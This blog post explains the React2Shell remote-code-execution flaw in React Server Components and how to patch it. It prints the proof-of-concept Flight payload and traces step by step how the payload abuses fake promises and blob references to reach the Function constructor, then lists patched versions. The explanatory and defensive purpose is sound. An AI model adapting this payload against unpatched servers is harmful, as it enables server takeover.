On December 3, 2025, a critical vulnerability in React Server Components shocked the web development community. React2Shell(CVE-2025-55182) was disclosed with a CVSS score of 10.0, which is the maximum score for a vulnerability. The bug allowed remote code execution (RCE) on any server running React Server Components (RSC). Within hours of disclosure, Chinese state-sponsored groups and cryptomining operations began exploiting vulnerable servers in the wild.
This post breaks down what happened, why it happened, and how a subtle design decision in the React Flight protocol turned into one of the…
On December 3, 2025, a critical vulnerability in React Server Components shocked the web development community. React2Shell(CVE-2025-55182) was disclosed with a CVSS score of 10.0, which is the maximum score for a vulnerability. The bug allowed remote code execution (RCE) on any server running React Server Components (RSC). Within hours of disclosure, Chinese state-sponsored groups and cryptomining operations began exploiting vulnerable servers in the wild.
This post breaks down what happened, why it happened, and how a subtle design decision in the React Flight protocol turned into one of the most serious React vulnerabilities of 2025.
We’ll also discuss how to protect yourself and how the vulnerability underscores critical security principles.
🚀 Sign up for The Replay newsletter
The Replay is a weekly newsletter for dev and engineering leaders.
Delivered once a week, it’s your curated guide to the most important conversations around frontend dev, emerging AI tools, and the state of modern software.
What is the React2Shell exploit?
At its core, React2Shell is a deserialization bug in how React Server Components reconstruct server data from a Flight payload. Because of improper deserialization of React server components from data payloads, anybody could execute malicious code on the server and achieve Remote Code Execution (RCE), leading to a level 10 security vulnerability.
The proof of concept
The vulnerability was demonstrated byLachlan Davidson, who submitted the following payload:
const payload = {
'0': '$1',
'1': {
'status':'resolved_model',
'reason':0,
'_response':'$4',
'value':'{"then":"$3:map","0":{"then":"$B3"},"length":1}',
'then':'$2:then'
},
'2': '$@3',
'3': [],
'4': {
'_prefix':'console.log(7*7+1)//',
'_formData':{
'get':'$3:constructor:constructor'
},
'_chunks':'$2:_response:_chunks',
}
}
Let’s break down the POC submitted by Davidson to understand what went wrong.
To understand this, let’s first have a quick overview of React Server Components and React Flight
Background: React Server Components and React Flight
Traditionally, web apps had two choices:
- **Server-side rendering: **Render HTML on the server, send complete pages
- Client-side rendering: Send JavaScript bundles, render everything in the browser
React Server Components introduced a third option:
- Render components on the server (with access to databases, file systems, secret keys)
- Serialize the component tree into a compact format using React Flight protocol
- Stream it to the client without shipping large JavaScript bundles
- Client “hydrates” the component tree and makes it interactive
This is great, because it has the advantages of both client-side and server-side rendering:
- Heavy computations (markdown parsing, data processing) can be done on the server
- Reduces client bundle size since less JavaScript needs to be shipped
- Data can be progressively streamed to the client as it is ready, thereby improving perceived performance by the user
All of this is powered by a new protocol built for React Server Components called React Flight.
React Flight
React Flight is the wire protocol behind Server Components. It serializes React components into a compact, streamable format.
Since React Server Components can stream data from the server to the client back and forth and send promises, the current implementation of JSON does not allow for this. Therefore, a new protocol called React Flight had to be invented by the React team for React Server Components.
With the help of React Flight, React can send data back and forth between server and client in what are called “chunks.” The data looks like an array of values represented by what looks like stringified data:
1:HL["/_next/static/css/4470f08e3eb345de.css",{"as":"style"}]
0:"$L2"
3:HL["/_next/static/css/b206048fcfbdc57f.css",{"as":"style"}]
4:I{"id":2353,"chunks":["2272:static/chunks/webpack-38ffa19a52cf40c2.js","9253:static/chunks/bce60fc1-ce957b73f2bc7fa3.js","7698:static/chunks/7698-762150c950ff271f.js"],"name":"default","async":false}
...
What it is
- It is a compact string representation of the virtual DOM, with abbreviations, internal references, and characters with encoded special meaning
- Lines are separated with a
\\n, so this is a line-based format, not JSON. - The content is actually split into chunks in the source and pushed into an array inside script tags.
- Each line is in the format “ID:TYPE?JSON”
How it works
- We can pre-generate content on the server by invoking
renderToPipeableStreamto serialize a component. - Output is split into chunks.
- Chunks reference each other using compact string tokens.
- Promises can be streamed and resolved incrementally.
- Content is deserialized on the client using
createFromFetch,which returns a valid JSX: Source: https://gitnation.com/contents/meet-react-flight-and-become-a-rsc-expert
Example
Let’s say you have a basic blog post component:
// BlogPost.server.js (Server Component)
async function BlogPost({ id }) {
// This runs only on the server
const post = await db.query('SELECT * FROM posts WHERE id = ?', [id]);

return (
<article>
<h1>{post.title}</h1>
<p>By {post.author}</p>
<div>{post.content}</div>
</article>
);
}

export default BlogPost;
It gets converted to React Flight protocol:
M1:{"id":"./src/BlogPost.server.js","chunks":[],"name":""}
J0:["$","article",null,{"children":[["$","h1",null,{"children":"Getting Started with RSC"}],["$","p",null,{"children":"By Alice"}],["$","div",null,{"children":"React Server Components are a new way to build React apps..."}]]}],
Let me break down what this means:
Line 1: M1:...
M= Module reference1= ID for this module- The JSON contains metadata about the server component module
Line 2: J0:...
-
J= JSON chunk -
0= Root component ID -
The array describes the React element tree:
-
"$"= Special marker for React elements -
"article"= Element type -
null= Key -
The object contains props, including
childrenarray
What makes React Flight powerful is that it supports advanced features like:
- Streaming server components
- Serializing promises
- Referencing server‑only values (functions, blobs)
That power is exactly what made this exploit possible!
React2Shell exploit
The exploit abuses these mechanisms to:
- Inject a fake Promise
- Hijack React’s internal
thenlogic - Exploit the
Function()constructor into execution - Run attacker‑controlled JavaScript on the server, causing Remote Code Execution (RCE)
The full execution flow
Let’s break down the POC step by step. This is the POC that was submitted:
const payload = {
'0': '$1',
'1': {
'status':'resolved_model',
'reason':0,
'_response':'$4',
'value':'{"then":"$3:map","0":{"then":"$B3"},"length":1}',
'then':'$2:then'
},
'2': '$@3',
'3': [],
'4': {
'_prefix':'console.log(7*7+1)//',
'_formData':{
'get':'$3:constructor:constructor'
},
'_chunks':'$2:_response:_chunks',
}
},
Step 1: React processes chunk 0 (entry point)
"0": "$1" // React starts here, references chunk 1
React starts deserializing at chunk 0, which simply references chunk 1.
Step 2: React processes chunk 1 aka The fake promise
"1": {
"status": "resolved_model",
"reason": 0,
"_response": "$4",
"value": "{\"then\":\"$3:map\",\"0\":{\"then\":\"$B3\"},\"length\":1}",
"then": "$2:then"
}
This object is carefully shaped to look like a resolved Promise.
In JavaScript, any object with a then property is treated as a thenable and gets treated like a Promise.
React sees this and thinks: “This is a promise, I should call its then method”
This is where the exploit starts!
Step 3: React resolves the first then
"then": "$2:then" // "Get chunk 2, then access its 'then' property"
Step 4: Look up chunk 2
The next bit of code is actually tricky:
"2": "$@3",
"3": []
React resolves it this way:
- Look up chunk 2 →
'$@3' $@3is a “self-reference” which means it references itself and returns it’s own a.k.a chunk 3’s wrapper object. This is the crucial part!
The chunk wrapper object looks like this:
{
"value": [],
"then": "function(resolve, reject) { ... }",
"_response": { ... }
}
Note that the chunk wrapper object has a .then method, which is called when $2:then is called.
Step 5: Access the .then property of that wrapper
The .then function of chunk 1 is assigned to chunk 3’s wrapper’s then:
"then": "$2:then" // chunk3_wrapper.then
This is React’s internal code and looks like this:
function chunkThen(resolve, reject) {
// 'this' is now chunk 1 (the malicious object)

if (this.status === 'resolved_model') {
// Process the value
var value = JSON.parse(this.value);  // Parse the JSON string

// Resolve references in the value using this._response
var resolved = reviveModel(this._response, value);

resolve(resolved);
}
}
Notice how it checks if status === 'resolved_model, which the attacker has been able to set maliciously by providing the following object in chunk 1:
{
"1": {
"status": "resolved_model",
"reason": 0,
"_response": "$4",
"value": "{\"then\":\"$3:map\",\"0\":{\"then\":\"$B3\"},\"length\":1}",
"then": "$2:then"
}
}
Step 6: Execute the then block
This causes code execution of chunk 1, and the following code runs:
var value = JSON.parse(this.value); // {"then":"$3:map","0":{"then":"$B3"},"length":1}
Key details:
this.status→ Attacker‑controlledthis.value→ Attacker‑controlled JSONthis._response→ Points to chunk 4
Step 7: Process the response
The following line of code is called with chunk 4, and the stringified JSON from Step 6:
var resolved = reviveModel(this._response, value);
{
"4": {
"_prefix": "console.log(7*7+1)//",
"_formData": {
"get": "$3:constructor:constructor"
},
"_chunks": "$2:_response:_chunks"
}
}
{
"then": "$3:map",
"0": {
"then": "$B3"
},
"length": 1
}
This looks like a recursive then block, and React now starts resolving references inside value.
One of them is:
$B3
Step 8: Blob resolution abuse
The B prefix is a blob, which is a special reference type used to serialize non-serializable values like:
- Functions
- Symbols
- File objects
- Other complex objects that can’t be JSON-stringified
Internally, React resolves blobs like this:
return response._formData.get(response._prefix + blobId)
Which the attacker has been able to substitute their own values:
_formData.get→'$3:constructor:constructor'→[].constructor.constructor→Function_prefix→'console.log(7*7+1)//'
React effectively executes:
Function('console.log(7*7+1)//3')
This is the kill shot!
By effectively overriding object properties, an attacker is able to execute malicious code!
A clever trick here to prevent errors is the comment following the console.log in the following line:
console.log(7*7+1)//
Without this, the code:
return response._formData.get(response._prefix + blobId);
Would execute:
Function(console.log(7*7+1)3) // Syntax error! '3' is invalid
With the comment //, it causes no error:
'_prefix': 'console.log(7*7+1)//'

Function(console.log(7*7+1) //3) // 3 is now inside a comment so ignored! 🤯
This is an extremely clever exploit!
Not gonna lie, this hurt my brain!
In short
The attacker:
- Sneaks
Function()constructor into the Blob registry via the gadget - References it via
$B3in the promise chain - Tricks the deserializer into calling it with attacker-controlled code
 Source: https://www.wiz.io/blog/nextjs-cve-2025-55182-react2shell-deep-dive
Who is affected?
If you’re using React Server Components, you’re affected. This includes popular frameworks:
- Next.js (App Router with RSC)
- Redwood
- Waku
- Any custom setup using react-server-dom-webpack or similar packages
The vulnerability is present in versions 19.0, 19.1.0, 19.1.1, and 19.2.0 of:
Two other exploits were reported
Two other vulnerabilities were reported alongside React2Shell:
- Denial of Service (DoS): Chaining then calls recursively could crash the server through Stack Overflow.
- Secret Exposure: Exploiting React’s internal structures could leak private server-side secrets.
Fix for the exploit
🔥 YOU MUST UPDATE NOW! 🔥
The React team deployed an emergency patch to fix this. The main fix adds strict ownership checks using hasOwnProperty to prevent prototype chain walking and validates internal references to prevent hijacking.
If you are using versions 19.0.0, 19.0.1, 19.0.2, 19.1.0, 19.1.1, 19.1.2, 19.2.0, 19.2.1 and 19.2.2 of:
You must update immediately to:
-
[email protected], 19.1.4, or 19.2.3.
-
Framework-specific patches
-
Next.js
-
15.0.5
-
15.1.9
-
15.2.6
-
15.3.6
-
15.4.8
-
15.5.7
-
16.0.7
Check your dependencies: npm list react react-dom
Note that even apps not explicitly using Server Functions can be vulnerable if they support RSC
Read the official blog post for updated information, or check framework specific blog.
Lessons learned from the React2Shell exploit
This vulnerability reinforces critical security principles:
- Never trust user input: Even seemingly benign JSON can be weaponized.
- **Validate deserialized data: **Check object shapes and property ownership.
- Principle of least privilege: Don’t expose internal prototype chains.
- Defense in depth: Multiple validation layers prevent single points of failure.
Conclusion
Update your React dependencies. Now.
Thanks to Lachlan Davidson for the responsible disclosure and detailed proof of concept.
Get set up with LogRocket’s modern React error tracking in minutes:
- Visit https://logrocket.com/signup/ to get an app ID
Install LogRocket via npm or script tag. LogRocket.init() must be called client-side, not server-side
$ npm i --save logrocket

// Code:

import LogRocket from 'logrocket';
LogRocket.init('app/id');
// Add to your HTML:

<script src="https://cdn.lr-ingest.com/LogRocket.min.js"></script>
<script>window.LogRocket && window.LogRocket.init('app/id');</script>
- (Optional) Install plugins for deeper integrations with your stack:
- Redux middleware
- NgRx middleware
- Vuex plugin